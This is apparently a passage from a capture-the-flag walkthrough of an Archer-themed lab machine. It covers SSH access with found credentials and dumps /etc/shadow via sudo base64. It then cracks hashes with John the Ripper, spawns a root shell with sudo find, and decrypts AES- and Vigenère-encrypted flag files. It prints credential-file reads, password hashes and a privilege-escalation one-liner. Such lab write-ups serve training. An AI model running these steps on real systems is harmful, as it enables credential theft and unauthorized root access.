
So, we can see there is a lab folder in the DrKrieger home directory let’s check that out.



```
whoami
whoami
DrKrieger
ls
ls
kill_bang_marry.exe  lab  run.sh  server-cron  start_server.sh
cd lab
cd lab
ls
ls
killbangmarry  mitsuko  readme.txt
```


Let’s read the readme.txt file



```
cat readme.txt
cat readme.txt
################
# KRIEGERS LAB #
################

Project: mitsuko
Description: Personal AI Girlfriend

Project: killbangmarry
Description: Survey program to find out who wants to kill, bang, or marry me
```

Let’s checkout the mitsuko project.


There is a mitsuko.py program in the mitsuko directory lets run it and see what it does.



```
mitsuko.py
python3 mitsuko.py
python3 mitsuko.py


       ____________
      /            \
     |  O       O  |
     |      ^      |
     |    \___/    |
      \____________/

I'm Mitsuko Miyazumi. I didn't come all the way from Japan to deal with idiots.
Don't waste my time. I have work to do.
You do realize this is important, right?
ye
ye

Mitsuko: Honestly, this is beneath me.

Mitsuko: I'm leaving now. Don't make me regret coming here.


       ____________
      /            \
     |  O       O  |
     |      ^      |
     |    \___/    |
      \____________/

Oh I almost forgot! You should check the git logs (git log | cat)
Bye bye
```


We have a hint to check the git logs.

Sure, enough the lab folder is a git project.



```
ls -a
.  ..  .git  killbangmarry  mitsuko  readme.txt
```

Let's check the logs as mitsuko suggests.




```
git log | cat
commit 67add99854f4fcbecf01fba744a298e14054dd80
Author: root <root@kali>
Date:   Thu Aug 15 16:46:43 2024 -0500

    Finished todo list

commit 846fc3165d814ceaa2bef339b36abdaba0f0085b
Author: root <root@kali>
Date:   Thu Aug 15 16:41:29 2024 -0500

    Added new mitsuko user to ssh guest account

commit ad892bd70fa6a8bd79dbba6f0f3fdd8231e2147f
Author: root <root@kali>
Date:   Thu Aug 15 16:40:14 2024 -0500

    First commit
```

It looks like DrKrieger added mitsuko as the user for the ssh guest account. Maybe this account goes with the guest password we found on the http server?

Stage 7: mitsuko


Let's try logging into ssh using the credentials mitsuko:guest.



```
mitsuko@172.17.0.1's password:
X11 forwarding request failed on channel 0
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
mitsuko
$ pwd
/home/mitsuko
$
```

It worked! We are now the mitsuko user!

Let’s check if we can run any commands or files we can run with root privileges.




```
$ sudo -l
Matching Defaults entries for mitsuko on f7e47709441d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mitsuko may run the following commands on f7e47709441d:
    (ALL) NOPASSWD: /usr/bin/base64
$ 
```

It looks like we can run the base64 tool with root privileges.


GTFObins: https://gtfobins.github.io/gtfobins/base64/

We can use base64 to read files on the system. Let’s try reading the /etc/shadow file and seeing if we can crack any password hashes using john the ripper.




```
$ sudo base64 "/etc/shadow" | base64 -d
root:$y$j9T$sIk0P1w133gGhHiaiYIIJ.$peJu1tPoBK/UXmvn15R5YoxPUSDPttpMiPvOpJ9ZXVB:19951:0:99999:7:::
daemon:*:19879:0:99999:7:::
bin:*:19879:0:99999:7:::
sys:*:19879:0:99999:7:::
sync:*:19879:0:99999:7:::
games:*:19879:0:99999:7:::
man:*:19879:0:99999:7:::
lp:*:19879:0:99999:7:::
mail:*:19879:0:99999:7:::
news:*:19879:0:99999:7:::
uucp:*:19879:0:99999:7:::
proxy:*:19879:0:99999:7:::
www-data:*:19879:0:99999:7:::
backup:*:19879:0:99999:7:::
list:*:19879:0:99999:7:::
irc:*:19879:0:99999:7:::
_apt:*:19879:0:99999:7:::
nobody:*:19879:0:99999:7:::
ubuntu:!:19879:0:99999:7:::
systemd-network:!*:19950::::::
systemd-timesync:!*:19950::::::
messagebus:!:19950::::::
systemd-resolve:!*:19950::::::
sshd:!:19950::::::
mitsuko:$y$j9T$e3VB2Mh4MgOyMkRd8iP3F0$HhwjoMSPLB0/uQvDbPPd7mAB1sDkm3eiAsXkd6ZotB3:19950:0:99999:7:::
DrKrieger:$y$j9T$0ZEewSGelqrrnKxTToPcK/$9EGY74nsgFw1I4.KNoP2CekVA5EBFZMYglQvpd1YWe.:19950:0:99999:7:::
Pam:$y$j9T$wCQ6VoAMpIsfZniTUKw5w/$Sh7XBQ.6/s28UUmmJck5R09oOk/BlNYpNuORfYaIhN2:19950:0:99999:7:::
Archer:$y$j9T$TgIHpEe2nNu/EO/0duiw31$UQU88NrE555VKIc18ZirIZ8hIkXNIqYVeHYxe3oYfQA:19950:0:99999:7:::
Lana:$y$j9T$B1BNNHJLKA4LM3N6VTp9z.$OFblAt0YcOELchlq2h9J2u7g2LttRtfGNuhB2y.duf4:19950:0:99999:7:::
Cyril:$y$j9T$1S.Nx/PYqbqrKIARl3R4W/$rrtZ3BQ0FnFGY50ZSUnpBHL21ipxiaTzPHMF/RWL/5C:19950:0:99999:7:::
Malory:$y$j9T$fPvYHFqplupakfmYZxYF11$a78C0BcgGQZm6n11ptRqNlBfoYvFwv//G0vKMfSYPR4:19950:0:99999:7:::
Cheryl:$y$j9T$v57O03cgE1EePfFgB35yW/$E72mmKRaNASbEa6HX8M8wd5sIbhPYiywlKADU.EIyi0:19950:0:99999:7:::
Ray:$y$j9T$r5uGa01dqy8VuCwHIXZ.C/$BVUXzWo9raTnEysMwMXLyHR9zCyLCdW6SpHVWezlws.:19950:0:99999:7:::
```

Let’s also read the /etc/passwd file.




```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mitsuko:x:1001:1001::/home/mitsuko:/bin/sh
DrKrieger:x:1002:1002::/home/DrKrieger:/bin/sh
Pam:x:1003:1003::/home/Pam:/bin/sh
Archer:x:1004:1004::/home/Archer:/bin/sh
Lana:x:1005:1005::/home/Lana:/bin/sh
Cyril:x:1006:1006::/home/Cyril:/bin/sh
Malory:x:1007:1007::/home/Malory:/bin/sh
Cheryl:x:1008:1008::/home/Cheryl:/bin/sh
Ray:x:1009:1009::/home/Ray:/bin/sh
```

Now let’s use john the ripper.



```
unshadow passwd.txt shadow.txt > unshadow.txt
john --wordlist=/usr/share/wordlists/john.lst unshadow.txt --format=crypt
```

We have cracked two of the passwords! We already know the mitsuko user password, but now we have a new password for the Pam user!




```
mitsuko:guest:19950:0:99999:7:::
Pam:cheryl:19950:0:99999:7:::
```

Let’s switch user to Pam!

VULNERABILITY: Non root user is allowed to run commands as root.


Phase 8: Pam

Change user to Pam




```
$ su Pam
Password:
$
```

It looks like Pam can run the find command with root privledges.



```
$ cd
$ pwd
/home/Pam
$ ls -a
.  ..  .bash_logout  .bashrc  .profile
$ sudo -l
Matching Defaults entries for Pam on f7e47709441d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User Pam may run the following commands on f7e47709441d:
    (ALL) NOPASSWD: /usr/bin/find
$
```

Again, we can use GTFObins an use the find tool to spawn a root shell.




```
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

We are root!


Phase 9: Cryptography Challenge

We found the nuclear launch codes but they are encrypted.




```
# cd
# pwd
/root
# ls
encrypt.sh  nuclear_launch_codes.enc
# 
```

We see that the launch codes have been encrypted using 3 AES keys.



```
# cat encrypt.sh
#!/bin/bash

openssl rand -hex 32 > key1.txt
openssl rand -hex 32 > key2.txt
openssl rand -hex 32 > key3.txt

openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in nuclear_launch_codes.txt -out encrypted1.bin -pass file:key1.txt
openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in encrypted1.bin -out encrypted2.bin -pass file:key2.txt
openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in encrypted2.bin -out nuclear_launch_codes.enc -pass file:key3.txt


rm encrypted1.bin
rm encrypted2.bin
rm nuclear_launch_codes.txt
```


Let's find the keys.



```
# find / -name key*.txt 2>/dev/null
/usr/share/perl/5.38.2/Unicode/Collate/keys.txt
/home/Ray/key3.txt
/home/Lana/key2.txt
/home/Archer/key1.txt
# 
```

It looks like the Archer, Lana, and Ray have the keys.


We can decrypt the launch codes using the following.



```
#!/bin/bash
openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -in nuclear_launch_codes.enc -out decrypted2.bin -pass file:key3.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -in decrypted2.bin -out decrypted1.bin -pass file:key2.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -in decrypted1.bin -out nuclear_launch_codes.txt -pass file:key1.txt

rm decrypted1.bin
rm decrypted2.bin
rm nuclear_launch_codes.enc
```


Once the launch codes are decrypted, we can transfer them to the smb share and download them off the target.

The other file we are looking for is the agent_dossier.txt.



```
# cd /home
# ls
Archer  Cheryl  Cyril  DrKrieger  Lana  Malory  Pam  Ray  mitsuko  ubuntu
# cd Malory
# ls
agent_dossier.enc  vigenere_enc.py  vigenere_pass.txt
# 
```


Again, this file is encrypted. This time with a Vigenère Cipher. We are given the secret key, but it is base64 encoded.



```
# cat vigenere_pass.txt
QkFCT1UK
# cat vigenere_pass.txt | base64 -d
BABOU
# 
```

The secret key is BABOU. Now we can decrypt the agent_dossier.enc using BABOU as the secret key.

Simple python program to decrypt the agent_dossier.enc using BABOU.



```python
import sys

ALPHABET = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

alphabet = list(ALPHABET)


if __name__ == "__main__":
    if len(sys.argv) < 3:
        print(f"{sys.argv[0]} <key> <infile> <outfile>")
        exit(1)


    key = list(sys.argv[1])
    for i in range(len(key)):
        key[i] = key[i].upper()

    infile = sys.argv[2]
    outfile = sys.argv[3]

    f = open(infile, "r")
    data = f.read()
    f.close()

    dec_data = ""

    i = 0
    for c in data:
        if (c.isalpha()):
            k = alphabet.index(key[i])
            e = alphabet.index(c.upper())
            dec_data = dec_data + alphabet[(e - k) % 26]
            i = (i+1)%len(key)
        else:
            dec_data = dec_data + c
    f = open(outfile, "w")
    f.write(dec_data)
    f.close()

    print("DONE!")
```

So I have decrypted both the launch codes and the agent dossier and have found the two flags in those files.

Done!